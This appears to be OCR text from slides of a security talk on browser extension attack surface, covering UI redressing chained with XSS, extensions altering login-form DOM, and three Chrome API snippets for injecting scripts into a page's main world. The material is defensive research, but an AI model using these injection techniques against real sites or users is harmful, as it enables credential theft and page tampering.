
UI redressing bugs can be used in scams, and they can be chained with other issues like **1-click** XSS

* App "name" **poorly sanitized**, non-ASCII **whitespace** (e.g. U+2000) can break layout

STEP 3

EXTENSION / WEBSITE


? How **benevolent** extensions can be turned into **malevolent** and used to perform **indirect attacks** on other websites



Extension VS Website Interactions

EXTENSION / WEBSITE

DOM MODIFICATIONS



Login to your account

Email

hunter@immunefi.com

immunefi.com
Start typing...

More options...

Login

or


Continue with Google

Forgot your password? Reset it here.
Are you new? Sign up.

*Form **HTML/CSS** modified by LastPass

Domain CSP doesn't affect extensions – they have their own CSP.

Browsers do NOT provide an intended solution to **block** extensions from running on a domain.



Login to your account

Email

hunter@immunefi.com

Continue with Google

Forgot your password? Reset it here.
Are you new? Sign up.

EXTENSION / WEBSITE

JS MODIFICATIONS

01 Main-world content scripts

background.js / manifest.json

```
chrome.scripting.registerContentScripts([{
  "js": ["inline.js"],
  "world": "MAIN"
}])
```

02 Dynamic script injection

background.js

```
chrome.scripting.executeScript({
  target: tab,
  files: ["inline.js"]
})
```

03 Injection through DOM

content.js

```
const script = document.createElement("script");
script.src = chrome.runtime.getURL("inline.js");
document.head.appendChild(script);
```

